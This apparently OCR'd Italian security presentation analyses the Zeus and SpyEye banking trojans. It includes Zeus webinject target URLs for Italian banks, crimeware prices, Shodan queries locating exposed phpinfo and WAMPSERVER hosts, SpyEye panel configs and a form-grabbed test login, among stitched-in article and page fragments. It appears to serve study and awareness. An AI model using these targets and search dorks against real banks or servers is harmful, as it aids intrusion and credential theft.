- verificare le proprietà dei file scaricati.

Qualora i problemi persistano, rivolgiti al servizio clienti Poste.it dal sabato dalle ore 8.00 alle ore 20.00 o invia un messaggio da questa pagina.

Al momento del contatto telefónico, la chiamata sarà a pagamento (ricevuto tramite registrazione).

(*) chiamata gratuita da rete fissa.

Nel mirino dei cybercriminali

8 Banche Italiane Monitorate da Zeus

🕒 27 ottobre 2012

👤 admin

Il file **webinjects.txt** di una delle più recenti versioni del builder di Zeus è configurato di default per intercettare e modificare la form di login dei seguenti istituti bancari italiani:

1. <https://www.gruppocarige.it/grps/vbank/jsp/login.jsp>
2. <https://banco postaonline.poste.it/bpol/banco posta/formslogin.asp>
3. https://privati.internetbanking.bancaintesa.it/sm/login/IN/box_login.jsp
4. <https://hb.quiubi.it/newSSO/x11logon.htm>
5. https://www.iwbank.it/private/index_pub.jhtml*
6. <https://web.secservizi.it/siteminderagent/forms/login.fcc>
7. https://www.isideonline.it/relaxbanking/sso.Login*
8. https://www.gbw2.it/cbl/jspPages/form_login_AV.jsp*

Ransomware: ha fruttato 1 milione di euro per ogni campagna di attacchi

LA STAMPA.it

TECNOLOGIA

TORINO - CUNEO - AOSTA - ASTI - NOVARA - VCO - VERCELLI - BIELLA - ALESSANDRIA - SAVONA - IMPERIA e SANREMO

ATTUALITÀ | OPINIONI | ECONOMIA | SPORT | TORINO | CULTURA | SPETTACOLI | COSTUME | MOTORI | DONNA | CUCINA |

HOME | POLITICA | ESTERI | CRONACHE | **TECNOLOGIA** | TUTTOGREEN | LAZAMPA | I TUOI DIRITTI | DESIGN | MARE |

f Consiglia 38

Tweet 22

+1 0

indoona

TECNOLOGIA
01/03/2013

L'Europa e la sfida al cyber crimine: “Un'affare da 650 miliardi all'anno”

Blitz, furti di dati e protezioni flop così i pirati minacciano i cittadini e le istituzioni. Le stime dell'Interpol

LUCA INDEMINI

Il cyber crime paga. Secondo le stime dell'Interpol, nella sola Europa è un affare da 650 miliardi di euro all'anno. Sul finire del 2012 una gang ha lanciato una serie di **ransomware** (una tipologia di malware che restringono l'accesso ai computer che infettano), che ha fruttato 1 milione di euro per ogni campagna di attacchi. Un'altra gang operando sulle carte di credito pre-pagate ha raccolto 20 milioni di dollari. Sono alcuni dei dati forniti nei giorni dell'RSA




+ Il futuro della sicurezza informatica: giocare d'anticipo usando i Big Data LUCA INDEMINI

Business

- 1 carta Visa/Mastercard ~ 5\$ - 25\$
- 1000 Carte di Credito ~ 1500\$
- 1 Identità digitale ~ 3\$ - 20\$
- Crimeware Kit ZueS e SpyEye ~ 500\$ - 1000\$ (per le ultime release)
- Plugin ~ 50\$ - 100\$

Crime Pack Exploit Kit



YouTube Video Tutorial



Crimepack 3.1.3 installation tutorial

Processo di reclutamento Zombie #1

- Violazione e compromissione di web server e siti legittimi.
- Inclusione di codice.
- Largo uso di exploit e 0day vulnerability.

[illegible]

Shodan - phpinfo()

The screenshot shows the Shodan search engine interface. At the top, there's a navigation bar with links: Shodan, Exploits, Scanhub, Research, Anniversary Promotion, Settings, Logout, Buy, and a help icon. Below this is a search bar containing the query 'title:phpinfo() country:it' and a 'Search' button. A secondary navigation bar includes links: Home, Search Directory, Data Analytics/Exports, Developer Center, and Labs. Below the navigation bar are two buttons: '+ Add to Directory' and 'Export Data'. The main content area displays the search results for 'Results 1 - 10 of about 449 for title:phpinfo() country:it'. The results are organized into three columns: Services, Top Cities, and Top Organizations. The first result is for 'phpinfo()' with a count of 435. It shows a bar chart, the date 'Added on 02.09.2013', the location 'Milan', and a 'Details' link. The second result is also for 'phpinfo()' with a count of 14. It shows a bar chart, the date 'Added on 02.09.2013', the location 'Brugine', and a 'Details' link. The third result is for 'phpinfo()' with a count of 23. It shows a bar chart, the date 'Added on 02.09.2013', and a 'Details' link. The fourth result is for 'phpinfo()' with a count of 18. It shows a bar chart, the date 'Added on 02.09.2013', and a 'Details' link. The fifth result is for 'phpinfo()' with a count of 8. It shows a bar chart, the date 'Added on 02.09.2013', and a 'Details' link. The sixth result is for 'phpinfo()' with a count of 6. It shows a bar chart, the date 'Added on 02.09.2013', and a 'Details' link. The seventh result is for 'phpinfo()' with a count of 6. It shows a bar chart, the date 'Added on 02.09.2013', and a 'Details' link. The eighth result is for 'phpinfo()' with a count of 139. It shows a bar chart, the date 'Added on 02.09.2013', and a 'Details' link. The ninth result is for 'phpinfo()' with a count of 28. It shows a bar chart, the date 'Added on 02.09.2013', and a 'Details' link. The tenth result is for 'phpinfo()' with a count of 13. It shows a bar chart, the date 'Added on 02.09.2013', and a 'Details' link. The eleventh result is for 'phpinfo()' with a count of 11. It shows a bar chart, the date 'Added on 02.09.2013', and a 'Details' link. The twelfth result is for 'phpinfo()' with a count of 11. It shows a bar chart, the date 'Added on 02.09.2013', and a 'Details' link.

Shodan Exploits Scanhub Research Anniversary Promotion Settings Logout Buy ?

SHODAN title:phpinfo() country:it Search

Home Search Directory Data Analytics/Exports Developer Center Labs

+ Add to Directory Export Data

Results 1 - 10 of about 449 for title:phpinfo() country:it

Services

HTTP	435
HTTP Alternate	14

Top Cities

Milan	23
Rome	18
Florence	8
Bari	6
Bologna	6

Top Organizations

Telecom Italia	139
Fastweb	28
Tiscali SpA	13
Infostrada IUnet	11
Tiscalinet	11

phpinfo()

Added on 02.09.2013

Milan

Details

HTTP/1.0 200 OK

Date: Mon, 02 Sep 2013 06:37:51 GMT

Server: Apache/2.2.22 (Ubuntu)

X-Powered-By: PHP/5.3.10-1ubuntu3.7

Vary: Accept-Encoding

Transfer-Encoding: chunked

Content-Type: text/html

phpinfo()

Added on 02.09.2013

Brugine

Details

HTTP/1.0 200 OK

Date: Mon, 02 Sep 2013 08:45:30 GMT

Server: Apache/2.2.9 (Debian) PHP/5.2.6-1+lenny8 with Suhosin-Patch

X-Powered-By: PHP/5.2.6-1+lenny8

Vary: Accept-Encoding

Transfer-Encoding: chunked

Content-Type: text/html

phpinfo()


Added on 02.09.2013

HTTP/1.0 200 OK

Date: Mon, 02 Sep 2013 05:10:36 GMT

Shodan - WAMPSERVER

[Shodan](#) [Exploits](#) [Scanhub](#) [Research](#) [Anniversary Promotion](#) [Settings](#) [Logout](#) [Buy](#) [?](#)

 **SHODAN**

[Search](#)

[Home](#) [Search Directory](#) [Data Analytics/ Exports](#) [Developer Center](#) [Labs](#)

[+ Add to Directory](#) [Export Data](#)

Results 1 - 10 of about 282 for title:WAMPSERVER country:it

Services

[HTTP](#) 251

[HTTP Alternate](#) 31

Top Cities

[Rome](#) 16

[Milan](#) 13

[Bologna](#) 10

[Torino](#) 8

[Palermo](#) 7

Top Organizations

[Telecom Italia](#) 105



[Fastweb](#) 24

[Tiscalinet](#) 15


[NGI SpA](#) 15

[Tiscali SpA](#) 11



WAMPSERVER Homepage

Added on 02.09.2013



[Details](#)

HTTP/1.0 200 OK

Date: Mon, 02 Sep 2013 09:30:56 GMT



Server: Apache/2.2.22 (Win32) PHP/5.3.13

X-Powered-By: PHP/5.3.13


Content-Length: 4373

Content-Type: text/html



WAMPSERVER Homepage

Added on 02.09.2013



[Details](#)

HTTP/1.0 200 OK

Date: Mon, 02 Sep 2013 01:45:58 GMT



Server: Apache/2.2.22 (Win32) PHP/5.4.3

X-Powered-By: PHP/5.4.3


Content-Length: 4374

Content-Type: text/html

WAMPSERVER Homepage

Added on 02.09.2013

 [Rimini](#)

HTTP/1.0 200 OK

Date: Sun, 01 Sep 2013 21:57:41 GMT

Server: Apache/2.2.11 (Win32) PHP/5.3.0 mod_ikl/2.3.2

Processo di reclutamento Zombie #2

- Download ed esecuzione codice maligno.
- Controllo della macchina.
- Comunicazione con C&C.
- Esecuzione comandi da remoto.

Un esempio per tutti **SpyEye** e **ZeuS**.



SpyEye Story

- La prima versione risale al 2009
- Progettato dai Russi
- 500\$ al mercato nero
- Inizialmente nato per accaparrarsi una fetta del mercato di ZeuS



- A differenza di ZeuS, le prime versioni di Spyeye risultano rumorose.
- Non ha un target ben definito.
- Non usa una whitelist.
- Non è stata prevista la funzione di webinject.

SpyEye Features

- Formgrabber
- Autofill credit card modules
- Daily email backup
- Ftp protocol grabber
- Encrypted config file
- Pop3 grabber
- Http basic access authorization grabber

Offerte Speciali

- 300\$ senza modulo VNC
- 800\$ versione completa

Il vero business sono i moduli aggiuntivi

- In particolare le richieste personalizzate



Dentro SpyeEye

phpMyAdmin

Database: **spyeye (23)**

spyeye (23)

- bots_rep_t
- bots_t
- cards
- city_t
- country_t
- dtimes_run_manual
- dtimes_run_t
- email_t
- global_tasks_t
- gtask_knock_t
- gtask_loader_t
- ip_ban_t
- ip_t
- logs_t
- plg_kvip_t
- states_t
- tasks_knock_t
- tasks_loader_t
- tasks_t
- urls_t
- usa_cities_t
- usa_phones
- usa_zip

localhost ▶ spyeye

Struttura SQL Cerca Tracking Query da esempio Esporta Importa Designer

Operazioni Privilegi Elimina

✓ Importazione eseguita con successo, 41755 query eseguite.

File importato

Percorso del file: Nessun file selezionato (Dimensione massima: 22MiB)

Set di caratteri del file:

Il tipo di compressione del file importato sarà automaticamente rilevato da: Nessuno, gzip, bzip2, zip

Importazione parziale

☒ di interrompere il processo di importazione nel caso lo script rilevi di essere troppo vicino al tempo limite. Questo potrebbe essere un buon modo di importare grandi file, tuttavia potrebbe interrompere la transazione.

Numero di record (query) da saltare a partire dall'inizio

Formato del file importato

- ☐ CSV
- ☐ DocSQL
- ☐ Open Document Spreadsheet
- ☒ SQL
- ☐ Excel 97-2003 XLS Workbook
- ☐ Excel 2007 XLSX Workbook
- ☐ XML

Opzioni

Modo di compatibilità SQL:

☐ Non usare AUTO_INCREMENT per il valore zero

Database

formgrabber

main

Spy Eye V1.0.exe

Due file di configurazione



Main

```
config.php ✕
1  <?
2  # Database
3
4  define('DB_SERVER', 'localhost');
5  define('DB_NAME', 'spyeye');
6  define('DB_USER', 'root');
7  define('DB_PASSWORD', '');
8
9  # Admin
10
11  define('ADMIN_PASSWORD', '123456');
12
13  # Config
14  define('CONFIG_FILE', 'bin/config.bin');
15
16  # Setting timezone for php
17  //putenv("TZ=US/Eastern"); //hmmm .... timezone_identifier
18  // or ... "date.timezone = UTC" in php.ini
19  ?>
20
```

Grabber

```
config.php ✕
1  <?
2  # Database
3
4  define('DB_SERVER', 'localhost');
5  define('DB_NAME', 'spyeye');
6  define('DB_USER', 'root');
7  define('DB_PASSWORD', '');
8
9  # Admin
10
11  define('ADMIN_PASSWORD', '123456');
12  ?>
13
```


Pronti per il Login




Builder



Comunicazioni al C&C



HTTPS Authentication




Ambiente di test
compromesso da
SpyEye

Form Grab

SYN 1 CN 1

127.0.0.1/spyeye/formgrabber/index.php?r=1366192088



Spy Eye v1.0

2011 09/29 00:28:30

Find INFO Statistic Settings

0 k +204

Find INFO

Bot GUID :

Injected Process Name :

Hooked Function :

Report date region : 28/09/2011 ... 28/09/2011

Data :

Limit :

28/9/2011			
id	bot_guid	process_name	hooked_func
	ADMINISTRATOR\EXPERIEN-D129C619849225C	C:\WINDOWSExplorer.EXE	HttpSendRequestA


https://www.fineco.it/fineco/PortaleLogin

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648)

POST /fineco/PortaleLogin HTTP/1.1
Accept: application/x-shockwave-flash, application/x-ms-application, application/vnd.ms-xpsdocument, application/xaml+xml, */*

LOGIN=12345678&PASSWD=pass123p

keys: 123456pass123pass78



ADMINISTRATOR\EXPERIEN-D129C619849225C

https://www.fineco.it/fineco/PortaleLogin

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648)

POST /fineco/PortaleLogin HTTP/1.1
Accept: application/x-shockwave-flash, application/x-ms-application, application/vnd.ms-xpsdocument, application/xaml+xml, */*

LOGIN=12345678&PASSWD=pass123p

keys: 123456pass123pass78

Altri modi per monetizzare

Innovazioni subdole per stracciare la concorrenza


- Individuazione ed estrazione automatica di carte di credito dalle macchine compromesse
- Generazione di vendite fasulle su negozi online



BillingHammer Feature

Il botmaster si procura software freeware, lo rinomina e lo mette in vendita su apposite piattaforme di distribuzione:

